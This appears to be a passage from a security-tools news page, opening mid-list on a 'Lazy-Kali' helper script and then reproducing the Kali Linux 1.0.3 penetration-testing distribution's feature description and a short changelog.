  • Flash
  • Java
  • Easy-Creds
  • Java
... and more!
Lazy-Kali will also update Kali, Start Metaploit Services, Start Stop And Update Open-Vas 

[Kali Linux v1.0.3] Penetration Testing Distribution

Kali Linux is the new generation of the industry-leading BackTrack Linux penetration testing and security auditing Linux distribution.


Kali is a complete re-build of BackTrack Linux, adhering completely to Debian development standards. All-new infrastructure has been put in place, all tools were reviewed and packaged, and we use Git for our VCS.

  • More than 300 penetration testing tools: After reviewing every tool that was included in BackTrack, we eliminated a great number of tools that either did not work or had other tools available that provided similar functionality.
  • Free and always will be: Kali Linux, like its predecessor, is completely free and always will be. You will never, ever have to pay for Kali Linux.
  • Open source Git tree: We are huge proponents of open source software and our development tree is available for all to see and all sources are available for those who wish to tweak and rebuild packages.
  • FHS compliant: Kali has been developed to adhere to the Filesystem Hierarchy Standard, allowing all Linux users to easily locate binaries, support files, libraries, etc.
  • Vast wireless device support: We have built Kali Linux to support as many wireless devices as we possibly can, allowing it to run properly on a wide variety of hardware and making it compatible with numerous USB and other wireless devices.
  • Custom kernel patched for injection: As penetration testers, the development team often needs to do wireless assessments so our kernel has the latest injection patches included.
  • Secure development environment: The Kali Linux team is made up of a small group of trusted individuals who can only commit packages and interact with the repositories while using multiple secure protocols.
  • GPG signed packages and repos: All Kali packages are signed by each individual developer when they are built and committed and the repositories subsequently sign the packages as well.
  • Multi-language: Although pentesting tools tend to be written in English, we have ensured that Kali has true multilingual support, allowing more users to operate in their native language and locate the tools they need for the job.
  • Completely customizable: We completely understand that not everyone will agree with our design decisions so we have made it as easy as possible for our more adventurous users to customize Kali Linux to their liking, all the way down to the kernel.
  • ARMEL and ARMHF support: Since ARM-based systems are becoming more and more prevalent and inexpensive, we knew that Kali’s ARM support would need to be as robust as we could manage, resulting in working installations for both ARMEL and ARMHF systems. Kali Linux has ARM repositories integrated with the mainline distribution so tools for ARM will be updated in conjunction with the rest of the distribution. Kali is currently available for the following ARM devices:

Kali is specifically tailored to penetration testing and therefore, all documentation on this site assumes prior knowledge of the Linux operating system.

Changelog

Bugfix rollup. New accessibility features. Added live Desktop installer.